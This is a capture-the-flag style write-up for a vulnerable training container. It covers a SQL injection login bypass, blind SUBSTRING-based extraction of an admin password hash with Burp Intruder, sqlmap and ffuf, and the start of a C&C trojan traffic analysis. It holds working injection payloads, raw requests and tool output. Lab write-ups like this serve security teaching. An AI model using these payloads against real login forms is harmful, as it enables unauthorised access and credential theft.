MySQLWars container writeup


Just like the previous writeups, we will need to compile and run this container, this can be done by running(for more detailed explanations check antman writeup):
$ docker-compose up -d | This will compile the container and run it in the background

CONTAINER IP(in my case): 172.17.0.4

/stormtrooperschool

You are in stormtrooper training but forgot to learn for your exams. Compromise the instructor panel to gain access to the examination papers, so that you can "prepare" yourself.

When we connect to the container, we get this:



Judging from this, we will have to exploit those fields somehow(the input might not be perfectly sanitized)

First, let's do a **nmap** scan, just for fun ;]

$ nmap -sV 172.17.0.4

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-26 22:56 CET
Nmap scan report for 172.17.0.4
Host is up (0.00031s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
3306/tcp open  mysql   MySQL (unauthorized)
```

From this, we can see that we have **MySql**(keep that in mind) server.

Task 1

- Bypass the authentication. Write down the flag and your actions

From Task 2, we arrive at the conclusion that we could bypass the authentication by SQL injection, and also Task 3 tells us that there is an 'imperator' account.
But let's gather more information on how the querry works:

Try 1:
Teacher: **imperator"**
Password: **'empty'**
results in:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near 'da39a3ee5e6b4b0d3255bfef95601890afd80709")' at line 1
```

Let's try adding something else after the "(double quote):

Try 2:
Teacher: **imperator"a**
Password: **'empty'**
results in:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near 'a" AND password="da39a3ee5e6b4b0d3255bfef95601890afd80709")' at
line 1
```


and we get something new: ' **a" AND password=**"da39….799" '
So my guess at the querry structure is:

Bla bla… (name= "what we enter " AND password="(SHA1(what we enter))")
So we can skip the 'AND' part by commenting it(from the nmap scan, we know that MySQL is used, so the comments we could use are # or /**/)

So our Teacher field becomes:
imperator” #
but that results in:
(name= “imperator “ #” AND password=”(SHA1(what we enter))”)

Which is not a valid querry, because we need to close the bracket before the comment. So we should put a closing bracket. This results in:
imperator”) #

Try 3:
Teacher: **imperator”) #**
Password: **‘empty’**
results in:



Flag: flag_c0m3_t0_th3_d4rk_s1de_w3_h4ve_c00kies

Task 2

- What hash format is used to store the passwords in the database? How can you detect the hash format even if you don't have access to the database itself?

The used hash format is SHA1 (SHA128), this can be seen by typing
‘ “ ’(double quotes) in the “Teacher” field, this results in a **SQL syntax error**:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'da39a3ee5e6b4b0d3255bfef95601890afd80709")' at line 1
```

This signals us that we maybe can do an **SQL injection**(can help with Task 1) and also in the error message, we can see a **string of letters and numbers**(I assume that's the password hashed (in this case the field was empty, but you can test it, by typing something in the password field, and the hash will change)).

You can copy it and post it on some online hash analyzer(https://www.tunnelsup.com/hash-analyzer/) and you will get SHA 1

Task 3

- Extract the password hash of the "imperator" account.

There might be more simple method to extract the hash, but the only thing I could think of is:
Bruteforcing each symbol of the hash, which is:
26 - letters
10 - numbers
total: 36 symbols
Total combinations: 36*40 (SHA1 hashes are 40 symbols long), so we have work to do….

We can check if we guessed the correct symbol with the function for strings '**SUBSTRING**(string,start,length)'. With it we get the first symbol of the hash, check for all 36 options, and if one is correct we will skip login then that's the first symbol of the hash, and we just repeat for all 40 symbols….

The Teacher field looks like this:

imperator") and SUBSTRING(password,start,1) = 'symbol'#

where:


start = 1-40
symbol = [a-z0-9]

I've guessed the first 2 symbols by hand, which are: **e9**, but got annoyed, and started searching for a solution online….

One of the solutions I've found was to use **Burp Suite's Intruder:**

1. Start Burp Suite

2. In the Proxy tab, stop the intercept and open the browser:




3. Connect to the container, turn on the intercept again


4. Write some arbitrary stuff in the first field and check the what the intercepter has captured.

```
1  POST /stormtrooperschool/index.php HTTP/1.1
2  Host: 172.17.0.4
3  Content-Length: 22
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://172.17.0.4
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
   exchange;v=b3;q=0.9
10 Referer: http://172.17.0.4/stormtrooperschool/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hfqpdmnk3pmsaahla2mf7vughp
14 Connection: close
15
16 username=asd&password=
```

5. Right click and click on ‘**Send to Intruder**’(Ctrl + I):



6. Go to the ‘Intruder → Positions’ tab, change ‘*Attack Type:*’ to ‘***Cluster Bomb***’




7.Click on ‘***Clear §***’ and remove the text that you’ve entered in the **username** field, so it’s like this:

```
username=&password=
```


8. Place the querry that we created above:
imperator") and SUBSTRING(password,start,1) = 'symbol' and replace **start** and **symbol with 2 ‘*§*’** symbols, so it’s like this:

```
username=imperator" ) and  SUBSTRING(password,§§,1) = '§§'#&password=
```


9. Go to the ‘**Payloads**’ tab, under the ‘Payload Sets’ section, set ‘**Payload set**’ to **1** and ‘**Payload type**’ to *Simple list.*
Under the ‘Payload Options[Simple List]’, fill the list with the values between 1-40(this will go through all of the symbols of the hash):



10. Again in the ‘**Payloads**’ tab, change ‘**Payload set**’ to **2** and again selecet ‘*Simple list*’ for the ‘**Payload Type**’, and fill it with the letters **a-z** and the numbers **0-9**:



11. Press ‘Start attack’ and let the waiting beggin…..
We are looking requests with *status* **302** or *Length* of **360**:



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
49	13	b	302			360	
166	16	e	302			360	
55	19	b	302			360	
56	20	b	302			360	
19	21	a	302			360	
24	26	a	302			360	
25	27	a	302			360	
142	30	d	302			360	
105	31	c	302			360	
220	32	f	302			360	
192	4	f	302			360	
228	40	f	302			360	
119	7	d	302			360	
0			200			524	
8	10	a	200			1200	
46	10	b	200			1200	
84	10	c	200			1200	
122	10	d	200			1200	
160	10	e	200			1200	
198	10	f	200			1200	
236	10	g	200			1200	
274	10	h	200			1200	
312	10	i	200			1200	
350	10	j	200			1200	
9	11	a	200			1200	
47	11	b	200			1200	
85	11	c	200			1200	
123	11	d	200			1200	
161	11	e	200			1200	
199	11	f	200			1200	
237	11	g	200			1200	
275	11	h	200			1200	
313	11	i	200			1200	
351	11	j	200			1200	
10	12	a	200			1200	

For example the first row is:

49 **13** **b** 302

That means the 13th symbol of the hash is ‘**b**’, so after it completes we will have the whole hash.
After gathering all letters, we get for the hash:
e91f12d90123b10e83bba8392aa52dcf8880891f

Option 2

Instead of using Burp Suite’s Intruder which is very slow(free version), we can also use a tool called ***sqlmap***, which will do all the work for us.

HOW TO USE IT:

$ **sqlmap --wizard**

And just follow the wizards instructions:

```
Please enter full target URL (-u):
```

For the url we write:
http://’CONTAINER IP’/stormtrooperschool/index.php

Post data, we leave empty, **Injection difficulty** is the default option.
And for **Enumeration** we choose **3**(All):

```
Please enter full target URL (-u): http://172.17.0.4/stormtrooperschool/index.php
POST data (--data) [Enter for None]:
[19:19:32] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'
). Will search for forms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
>
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 3
```

And wait until it finishes…And we get:

```
[19:07:22] [INFO] resumed: 'id'
[19:07:22] [INFO] resumed: 'int(11)'
[19:07:22] [INFO] resumed: 'username'
[19:07:22] [INFO] resumed: 'varchar(50)'
[19:07:22] [INFO] resumed: 'password'
[19:07:22] [INFO] resumed: 'varchar(50)'
[19:07:22] [INFO] retrieved: '1'
[19:07:22] [INFO] retrieved: 'e91f12d90123b10e83bba8392aa52dcf8880891f'
[19:07:22] [INFO] retrieved: 'imperator'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: stormtrooper_school
Table: users
[1 entry]
+----+------------------------------------+-----------+
| id | password                           | username  |
+----+------------------------------------+-----------+
| 1  | e91f12d90123b10e83bba8392aa52dcf8880891f | imperator |
+----+------------------------------------+-----------+
```

Option 3

If for some reason **sqlmap** doesn't work, we could use a tool called **ffuf** which could do the same things as **Burp Intruder** but faster.

To get started, first save the **raw request** as a file(could be done from Burp) And replace the fields which should be bruteforced with a random name. Example querry:

```
GET /filter?category=Accessories HTTP/1.1
Host: ac981ffe1f186dabc04c1faa00ea00b8.web-security-academy.net
ng((select password from users where username = 'administrator'),POS,1) = 'SYMB; session=B3tlq45vnEGmrAdVFN1VzQW6GZszUNUd
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
```

In this case, I've chosen ***POS*** and ***SYMB*** *as placeholders*

And my command will be:
$ ffuf -w **[f.txt]**:***[POS]*** -w **[f2.txt]**:***[SYMB]*** -request **[the saved request file]** -u **[URL to connect to]**

THIS CONCLUDES
/stormtrooperschool

/jabbathehutt

Jabba moved into the Bot-/Trojan Business and has a Command and Control (C&C) panel that allows him to control his bots. You can find a copy of his trojan in the directory (filename: jabba.zip). The trojan runs on 64bit Linux. The bot will connect to the server and download new instructions.

Important: The trojan tries to connect to a specific DNS name that does not exist. You must add a matching entry to your /etc/hosts file, otherwise the trojan won't work as expected.

To get the bot zip, we just type

[container-ip]/jabbathehutt/jabba.zip

TASK 1

- Write down the hostname that is used by the bot to call home.
- Write down the URLs that are used by the bot for self-registration and to retrieve new commands. You can use Wireshark for that.
- Identify all existing subdirectories and PHP files in the directory. Which script is used to access the C&C backend?

[1]

When we run the bot for the first time, we get this message:

```
Traceback (most recent call last):
  File "<string>", line 12, in <module>
  File "/usr/share/pyinstaller/jabbabot/build/pyi.linux2/jabbabot/out00-PYZ.pyz/requests.api", line 85, in post
  File "/usr/share/pyinstaller/jabbabot/build/pyi.linux2/jabbabot/out00-PYZ.pyz/requests.api", line 40, in request
  File "/usr/share/pyinstaller/jabbabot/build/pyi.linux2/jabbabot/out00-PYZ.pyz/requests.sessions", line 229, in request
  File "/usr/share/pyinstaller/jabbabot/build/pyi.linux2/jabbabot/out00-PYZ.pyz/requests.models", line 605, in send
requests.exceptions.ConnectionError: HTTPConnectionPool(host='jabba.tatooine.space', port=80): Max retries exceeded with url: /jabbath
ehutt/923919239128911292.php
```

From this, we could see two things:

1. The bot is trying to access DSN name (‘**jabba.tatooine.space**’) which probably is the bot’s ‘**home**’
2. The bot is trying to access a certain file (‘**/jabbathehutt923919239128911292.php**’)

So let’s add ‘**jabba.tatooine.space**’ to our **/etc/hosts** *file:*

$ sudo nano/vim /etc/hosts

And add this line:

```
[container-ip] jabba.tattoine.space
#172.17.0.4 jabba.tatooine.space
```

Replace [container-ip] with your container's ip(like the commented part)


[2]

Now when we run it, we just get a blank screen…

So let's see where the bot is trying to connect.
We could do this by using a tool which inspects the sent/received packets, called **wireshark**


To start it just type:

$ **(sudo) wireshark** (if you don't see any interfaces, you'll have to run it as root) and you should get this:




Now you have to choose interface **docker0** (or something simillar).
Now start the bot, and go to wireshark and examine the packets.
In my case, I am also running other containers, so I'll have to filter the packets, you could also filter them by typing this:
ip.addr == [your container ip]

into the filter here:



